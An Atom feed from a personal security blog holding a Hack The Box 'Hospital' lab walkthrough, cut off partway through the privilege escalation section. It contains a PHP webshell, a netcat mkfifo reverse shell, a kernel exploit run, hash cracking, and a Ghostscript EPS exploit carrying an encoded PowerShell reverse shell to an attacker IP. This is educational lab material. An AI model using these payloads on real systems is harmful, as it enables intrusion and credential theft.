<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://cybersec.deadandbeef.com/feed.xml" rel="self" type="application/atom+xml" /><link href="https://cybersec.deadandbeef.com/" rel="alternate" type="text/html" /><updated>2025-07-31T10:29:11+00:00</updated><id>https://cybersec.deadandbeef.com/feed.xml</id><title type="html">th3hat3d’s infosec (and just tech) blog</title><subtitle>A blog that I made to document my infosec journey and fun things I learn along the way. Feel free to read my posts! I update pretty slow, though.
</subtitle><author><name>th3hat3d</name></author><entry><title type="html">HTB: Hospital</title><link href="https://cybersec.deadandbeef.com/hospital" rel="alternate" type="text/html" title="HTB: Hospital" /><published>2025-07-31T00:00:00+00:00</published><updated>2025-07-31T00:00:00+00:00</updated><id>https://cybersec.deadandbeef.com/hospital</id><content type="html" xml:base="https://cybersec.deadandbeef.com/hospital"><![CDATA[<h3 id="recon">Recon</h3>

<p><strong>nmap:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># Nmap 7.95 scan initiated Tue Jul 29 22:51:10 2025 as: /usr/lib/nmap/nmap --privileged -sC -sV -oN hospital.nmap 10.10.11.241
Nmap scan report for 10.10.11.241
Host is up (0.025s latency).
Not shown: 979 filtered tcp ports (no-response)
PORT     STATE SERVICE           VERSION
22/tcp   open  ssh               OpenSSH 9.0p1 Ubuntu 1ubuntu8.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 e1:4b:4b:3a:6d:18:66:69:39:f7:aa:74:b3:16:0a:aa (ECDSA)
|_  256 96:c1:dc:d8:97:20:95:e7:01:5f:20:a2:43:61:cb:ca (ED25519)
53/tcp   open  domain            Simple DNS Plus
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos (server time: 2025-07-30 09:51:20Z)
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: hospital.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after:  2028-09-06T10:49:03
443/tcp  open  ssl/http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.0.28)
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
| tls-alpn: 
|_  http/1.1
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
|_http-title: Hospital Webmail :: Welcome to Hospital Webmail
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after:  2028-09-06T10:49:03
1801/tcp open  msmq?
2103/tcp open  msrpc             Microsoft Windows RPC
2105/tcp open  msrpc             Microsoft Windows RPC
2107/tcp open  msrpc             Microsoft Windows RPC
2179/tcp open  vmrdp?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain: hospital.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after:  2028-09-06T10:49:03
3269/tcp open  globalcatLDAPssl?
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after:  2028-09-06T10:49:03
3389/tcp open  ms-wbt-server     Microsoft Terminal Services
| rdp-ntlm-info: 
|   Target_Name: HOSPITAL
|   NetBIOS_Domain_Name: HOSPITAL
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: hospital.htb
|   DNS_Computer_Name: DC.hospital.htb
|   DNS_Tree_Name: hospital.htb
|   Product_Version: 10.0.17763
|_  System_Time: 2025-07-30T09:52:10+00:00
| ssl-cert: Subject: commonName=DC.hospital.htb
| Not valid before: 2025-07-29T09:44:00
|_Not valid after:  2026-01-28T09:44:00
5985/tcp open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp open  http              Apache httpd 2.4.55 ((Ubuntu))
| http-cookie-flags: 
|   /: 
|     PHPSESSID: 
|_      httponly flag not set
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.55 (Ubuntu)
| http-title: Login
|_Requested resource was login.php
Service Info: Host: DC; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows

Host script results:
| smb2-time: 
|   date: 2025-07-30T09:52:12
|_  start_date: N/A
| smb2-security-mode: 
|   3:1:1: 
|_    Message signing enabled and required
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m58s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jul 29 22:52:51 2025 -- 1 IP address (1 host up) scanned in 101.35 seconds

</code></pre></div></div>

<p>There’s a few key details here.</p>

<ul>
  <li>In the SSH banner, it indicates an Ubuntu machine but the Active Directory ports indicate a Windows box. Clearly, some type of Docker or virtualization technology is in use.</li>
  <li>Speaking of, this is an Active Directory machine. Good to have a heightened ear to usernames here.</li>
  <li>There is an HTTPS and HTTP port present, indicating websites that could be great places to start hunting for a vulnerability.</li>
</ul>

<p>I’ll start with enumerating the HTTPS website.</p>

<p><strong>Web (443):</strong></p>

<p><img src="https://cybersec.deadandbeef.com/images/Hospital/image-20250729232703100.png" alt="Roundcube Webmail" /></p>

<p>A Roundcube Webmail instance is hosted here. The software doesn’t have too many vulnerabilities worth looking at, so we’ll put it to the side unless we have nowhere else to go. I will scan for subdomains on this port though.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ ffuf -u https://hospital.htb -H 'Host: FUZZ.hospital.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -fs 5322

        /'___\  /'___\           /'___\       
       /\ \__/ /\ \__/  __  __  /\ \__/       
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\      
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/      
         \ \_\   \ \_\  \ \____/  \ \_\       
          \/_/    \/_/   \/___/    \/_/       

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://hospital.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.hospital.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 5322
________________________________________________

:: Progress: [293/19966] :: Job [1/1] :: 24 req/sec :: Duration: [0:00:09] :: Errors: 0 ::
</code></pre></div></div>

<p>The scan goes very slowly, and to me, isn’t worth my time unless I’m grasping at straws and have tried everything else.</p>

<p><strong>Web (8080):</strong></p>

<p><img src="https://cybersec.deadandbeef.com/images/Hospital/image-20250729233834220.png" alt="custom hospital site" /></p>

<p>This website looks much more interesting. We don’t have credentials, but can make an account. Also worth noting is that this is a PHP website.</p>

<p><img src="https://cybersec.deadandbeef.com/images/Hospital/image-20250729234114079.png" alt="logged in" /></p>

<p>After logging in, we see an upload page. Lots of exploit potential here, but let’s first observe what happens when uploading a simple image.</p>

<p><img src="https://cybersec.deadandbeef.com/images/Hospital/image-20250729234749433.png" alt="upload succeeds" /></p>

<p>A simple upload success page. Makes me wonder where our image actually went. More fuzzing is warranted here, perhaps an upload directory is present?</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ ffuf -u http://hospital.htb:8080/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -fc 403

        /'___\  /'___\           /'___\       
       /\ \__/ /\ \__/  __  __  /\ \__/       
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\      
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/      
         \ \_\   \ \_\  \ \____/  \ \_\       
          \/_/    \/_/   \/___/    \/_/       

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://hospital.htb:8080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

images                  [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 28ms]
js                      [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 28ms]
css                     [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 38ms]
uploads                 [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 25ms]
.                       [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 24ms]
fonts                   [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 24ms]
vendor                  [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 22ms]
:: Progress: [43007/43007] :: Job [1/1] :: 1492 req/sec :: Duration: [0:00:28] :: Errors: 0 ::
</code></pre></div></div>

<p>Indeed there is an uploads directory! We don’t have a directory listing, but we can try looking for our file with its original name. Maybe it doesn’t change?</p>

<p><img src="https://cybersec.deadandbeef.com/images/Hospital/image-20250730001025991.png" alt="trying for filenames" /></p>

<p>It’s there with its original filename intact. There’s probably a file upload vulnerability present, the question is just about execution.</p>

<h3 id="exploitation">Exploitation</h3>

<h4 id="shell-as-www-data-on-webserver">Shell as www-data on webserver</h4>

<p>First of all, let’s try uploading simple php code to the server with an image file extension to see if a MIME type filter is present.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ curl http://hospital.htb:8080/uploads/damn.jpg                               
&lt;?php system($_GET['cmd']); ?&gt;
</code></pre></div></div>

<p>It does upload, but doesn’t execute as PHP code. Now let’s try adding on the php extension.</p>

<p><img src="https://cybersec.deadandbeef.com/images/Hospital/image-20250730003602513.png" alt="Failed Upload" /></p>

<p>It doesn’t succeed, but there are other file extensions we could try to bypass the filter if a blacklist is present. Hacktricks has a great <a href="https://hacktricks.boitatech.com.br/pentesting-web/file-upload">page</a> about file upload vulnerabilities, and we can fuzz for those alternate PHP extensions.</p>

<p>Using Burp to save the upload request to a file, we can input that to FFUF to observe the results.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ ffuf -r -request site.req -w exts -request-proto http                                                                                                   
                                                                                                                                                            
        /'___\  /'___\           /'___\                                                                                                                     
       /\ \__/ /\ \__/  __  __  /\ \__/                                                                                                                     
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\                                                                                                                    
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/                                                                                                                    
         \ \_\   \ \_\  \ \____/  \ \_\                                                                                                                     
          \/_/    \/_/   \/___/    \/_/                                                                                                                     
                                                                                                                                                            
       v2.1.0-dev                                                                                                                                           
________________________________________________                                                                                                            
                                                                                                                                                            
 :: Method           : POST                                                                                                                                 
 :: URL              : http://hospital.htb:8080/upload.php                                                                                                  
 :: Wordlist         : FUZZ: /home/kali/boxes/Hospital/exts                                                                                                 
 :: Header           : Host: hospital.htb:8080                                                                                                              
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8                                                              
 :: Header           : Origin: http://hospital.htb:8080                                                                                                     
 :: Header           : Connection: keep-alive                                                                                                               
 :: Header           : Referer: http://hospital.htb:8080/index.php                                                                                          
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0                                                   
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Content-Type: multipart/form-data; boundary=---------------------------25989387414265776840864018545
 :: Header           : Cookie: PHPSESSID=lh5nk2mmt3011nm9g3vvbck3kt
 :: Header           : Priority: u=0, i 
 :: Data             : -----------------------------25989387414265776840864018545
Content-Disposition: form-data; name="image"; filename="damn.jpg.FUZZ"
Content-Type: image/jpeg

&lt;?php system($_GET['cmd']); ?&gt;

-----------------------------25989387414265776840864018545--
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 ________________________________________________
php6                    [Status: 200, Size: 3508, Words: 132, Lines: 83, Duration: 23ms]
php3                    [Status: 200, Size: 3508, Words: 132, Lines: 83, Duration: 23ms]
php7                    [Status: 200, Size: 3508, Words: 132, Lines: 83, Duration: 25ms]
phps                    [Status: 200, Size: 3536, Words: 134, Lines: 84, Duration: 30ms]
php2                    [Status: 200, Size: 3508, Words: 132, Lines: 83, Duration: 24ms]
pgif                    [Status: 200, Size: 3536, Words: 134, Lines: 84, Duration: 24ms]
php4                    [Status: 200, Size: 3508, Words: 132, Lines: 83, Duration: 43ms]
pht                     [Status: 200, Size: 3536, Words: 134, Lines: 84, Duration: 81ms]
php5                    [Status: 200, Size: 3508, Words: 132, Lines: 83, Duration: 82ms]
shtml                   [Status: 200, Size: 3536, Words: 134, Lines: 84, Duration: 82ms]
inc                     [Status: 200, Size: 3536, Words: 134, Lines: 84, Duration: 80ms]
htaccess                [Status: 200, Size: 3536, Words: 134, Lines: 84, Duration: 84ms]
phps                    [Status: 200, Size: 3536, Words: 134, Lines: 84, Duration: 26ms]
phtml                   [Status: 200, Size: 3508, Words: 132, Lines: 83, Duration: 39ms]
phtm                    [Status: 200, Size: 3536, Words: 134, Lines: 84, Duration: 28ms]
phar                    [Status: 200, Size: 3536, Words: 134, Lines: 84, Duration: 47ms]
:: Progress: [16/16] :: Job [1/1] :: 3 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
</code></pre></div></div>

<p>Since a size of 3508 indicates a failed upload, we’ll filter on size 3508. This leaves just phps, pht, phtm, pgif, shtml, phar, htaccess, and inc as valid extensions.  Testing each of them, they all return the raw PHP content without execution except for phar and phps. The latter returns a 403 Forbidden, but phar returns nothing. To check for basic execution, we’ll have a simple print statement that should output “hospital.”</p>

<p><img src="https://cybersec.deadandbeef.com/images/Hospital/image-20250730021029743.png" alt="Executed PHP" /></p>

<p>It does indeed execute! But since our previous webshell didn’t work, there may be some restrictions on the PHP functions we can use. If phpinfo isn’t restricted, we can check for this.</p>

<p>It turns out that phpinfo is not disabled, and the following functions are disabled:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,system,shell_exec,exec,proc_open,preg_replace,passthru,curl_exec
</code></pre></div></div>

<p>Lots of execution functions are unavailable to us, but popen isn’t on the list. Therefore, we can use that to gain RCE. We can try to get a reverse shell next, and the following payload gets us that.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2&gt;&amp;1|nc 10.10.16.9 4444 &gt;/tmp/f
</code></pre></div></div>

<p>Importantly, when we look at the output of <code class="language-plaintext highlighter-rouge">ip addr</code>, this is clearly not the main machine.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>1: lo: &lt;LOOPBACK,UP,LOWER_UP&gt; mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host 
       valid_lft forever preferred_lft forever
2: eth0: &lt;BROADCAST,MULTICAST,UP,LOWER_UP&gt; mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:8a:02 brd ff:ff:ff:ff:ff:ff
    inet 192.168.5.2/24 brd 192.168.5.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:8a02/64 scope link 
       valid_lft forever preferred_lft forever
</code></pre></div></div>

<p>The IP of 192.168.5.2 doesn’t match the public-facing address of 10.10.11.241, so it’s worth looking for what virtualization or container technology is in use.</p>

<h4 id="privilege-escalation-on-webserver">Privilege Escalation on webserver</h4>

<p>Running the command <code class="language-plaintext highlighter-rouge">systemd-detect-virt</code>, we get the output of <code class="language-plaintext highlighter-rouge">microsoft</code>, indicating Hyper-V. So there’s no docker exploitation to try here.</p>

<p>We do find a credential for the database in the <code class="language-plaintext highlighter-rouge">config.php</code> file though:</p>

<div class="language-php highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?php</span>
<span class="cm">/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */</span>
<span class="nb">define</span><span class="p">(</span><span class="s1">'DB_SERVER'</span><span class="p">,</span> <span class="s1">'localhost'</span><span class="p">);</span>
<span class="nb">define</span><span class="p">(</span><span class="s1">'DB_USERNAME'</span><span class="p">,</span> <span class="s1">'root'</span><span class="p">);</span>
<span class="nb">define</span><span class="p">(</span><span class="s1">'DB_PASSWORD'</span><span class="p">,</span> <span class="s1">'my$qls3rv1c3!'</span><span class="p">);</span>
<span class="nb">define</span><span class="p">(</span><span class="s1">'DB_NAME'</span><span class="p">,</span> <span class="s1">'hospital'</span><span class="p">);</span>
 
<span class="cm">/* Attempt to connect to MySQL database */</span>
<span class="nv">$link</span> <span class="o">=</span> <span class="nb">mysqli_connect</span><span class="p">(</span><span class="no">DB_SERVER</span><span class="p">,</span> <span class="no">DB_USERNAME</span><span class="p">,</span> <span class="no">DB_PASSWORD</span><span class="p">,</span> <span class="no">DB_NAME</span><span class="p">);</span>
 
<span class="c1">// Check connection</span>
<span class="k">if</span><span class="p">(</span><span class="nv">$link</span> <span class="o">===</span> <span class="kc">false</span><span class="p">){</span>
    <span class="k">die</span><span class="p">(</span><span class="s2">"ERROR: Could not connect. "</span> <span class="mf">.</span> <span class="nf">mysqli_connect_error</span><span class="p">());</span>
<span class="p">}</span>
<span class="cp">?&gt;</span>
</code></pre></div></div>

<p>With our MySQL access, we obtain two password hashes:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>admin:$2y$10$caGIEbf9DBF7ddlByqCkrexkt0cPseJJ5FiVO1cnhG.3NLrxcjMh2
patient:$2y$10$a.lNstD7JdiNYxEepKf1/OZ5EM5wngYrf.m5RxXCgSud7MVU6/tgO
</code></pre></div></div>

<p>After putting these into hashcat, the admin hash cracks to “123456” and the patient hash cracks to “patient”</p>

<p>Looking for other users on the box, there’s only one listed in the passwd file that can be logged into (which isn’t root):</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root:x:0:0:root:/root:/bin/bash                                 
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:106::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:101:1::/var/cache/pollinate:/bin/false
sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
syslog:x:103:109::/nonexistent:/usr/sbin/nologin
uuidd:x:104:110::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:111::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:113::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:108:114:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
drwilliams:x:1000:1000:Lucy Williams:/home/drwilliams:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:109:116:MySQL Server,,,:/nonexistent:/bin/false
</code></pre></div></div>

<p>Neither of these collected passwords work to log in as either drwilliams or root. There’s not much else on the machine other than the web application that we can access as www-data. Perhaps the kernel can help us?</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Linux webserver 5.19.0-35-generic #36-Ubuntu SMP PREEMPT_DYNAMIC Fri Feb 3 18:36:56 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
</code></pre></div></div>

<p>Researching this kernel version, we find a nftables <a href="https://github.com/synacktiv/CVE-2023-35001">exploit</a> that leads to privilege escalation. Let’s try it out on webserver.</p>

<p>Compiling and transferring the exploit to the target, we execute it and observe what occurs.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>www-data@webserver:/tmp$ ./exploit 
[+] Using config: 5.19.0-35-generic
[+] Recovering module base
[+] Module base: 0xffffffffc077b000
[+] Recovering kernel base
[+] Kernel base: 0xffffffff9ea00000
[+] Got root !!!
#
</code></pre></div></div>

<p>We indeed get root on the system, and can see what else is there for us to collect post-exploitation.</p>

<p>There’s not much in the root folder, but we do have some additional password hashes in /etc/shadow, and can try to crack them.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$y$j9T$s/Aqv48x449udndpLC6eC.$WUkrXgkW46N4xdpnhMoax7US.JgyJSeobZ1dzDs..dD
$6$uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz3dABeF6QWumGBspUW378P1tlwak7NqzouoRTbrz6Ag0qcyGQxW192y/
</code></pre></div></div>

<p>These first one didn’t crack due to being an unsupported hash, and the second one cracks to the following:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>qwe123!@#
</code></pre></div></div>

<p>This is the password for the drwilliams user, and now it’s time to go back to the front-facing Active Directory parts of the machine. Perhaps these credentials work?</p>

<h3 id="user-shell-on-hospital">User Shell on Hospital</h3>

<p>Trying out the credentials on SMB returns a success!</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ smbclient -U drwilliams -L //dc.hospital.htb
Password for [WORKGROUP\drwilliams]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share 
        SYSVOL          Disk      Logon server share 
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to dc.hospital.htb failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
</code></pre></div></div>

<p>There’s not much to check out on SMB though, and drwilliams is not allowed to log in via RDP. We did put Roundcube to the side earlier though, and it’s worth a try now with credentials.</p>

<p><img src="https://cybersec.deadandbeef.com/images/Hospital/image-20250730091539896.png" alt="Logged In Roundcube" /></p>

<p>Now we can log into Roundcube, and there seems to be an email for drwilliams. Let’s see what it says:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Dear Lucy,

I wanted to remind you that the project for lighter, cheaper and
environmentally friendly needles is still ongoing 💉. You are the one in
charge of providing me with the designs for these so that I can take
them to the 3D printing department and start producing them right away.
Please make the design in an ".eps" file format so that it can be well
visualized with GhostScript.

Best regards,
Chris Brown.
😃
</code></pre></div></div>

<p>We need to send an attachment to drbrown, and it will be executed using Ghostscript. This is likely the way forward, so we need to look for Ghostscript vulnerabilities, specifically dealing with eps files.</p>

<p>Searching for exploits leads us to CVE-2023-36664, a command injection vulnerability that can be exploited using eps files. A repo with a poc exists <a href="https://github.com/jakabakos/CVE-2023-36664-Ghostscript-command-injection">here</a>, and we can assemble the exploit for drbrown with the following command.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ python3 CVE_2023_36664_exploit.py --revshell -ip 10.10.16.9 -port 4444 -x eps -g
[+] Generated EPS payload file: malicious.eps
</code></pre></div></div>

<p>We’ll change it to final.eps (for the realism) and send it to drbrown, starting our listener before. It doesn’t happen, because by default, it executes a Linux command. A mistake, but we can fix it by inserting a Windows payload. We all make mistakes!</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ python3 CVE_2023_36664_exploit.py --payload "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA2AC4AOQAiACwANAA0ADQANAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=" -ip 10.10.16.9 -port 4444 -x eps -g
</code></pre></div></div>

<p>We wait for a few seconds, and get a reverse shell as drbrown!</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ nc -lnvp 4444                                                                  
listening on [any] 4444 ...
connect to [10.10.16.9] from (UNKNOWN) [10.10.11.241] 6212

PS C:\Users\drbrown.HOSPITAL\Documents&gt; whoami
hospital\drbrown
</code></pre></div></div>

<p>Heading to the desktop, we find the user.txt file!</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>PS C:\Users\drbrown.HOSPITAL\Desktop&gt; type user.txt
68e4eb23d405b0a5808098b21467290f
</code></pre></div></div>

<h3 id="privilege-escalation-on-hospital">Privilege Escalation on Hospital</h3>

<p>There’s four different ways to get administrator access on the system, and I’ll show each. As an important note, we do find drbrown’s password in his Documents directory, within the file <code class="language-plaintext highlighter-rouge">ghostscript.bat</code>:</p>

<div class="language-bat highlighter-rouge"><div class="highlight"><pre class="highlight"><code>@echo <span class="na">off</span>
<span class="kd">set</span> <span class="kd">filename</span><span class="o">=</span><span class="err">%</span><span class="o">~</span><span class="m">1</span>
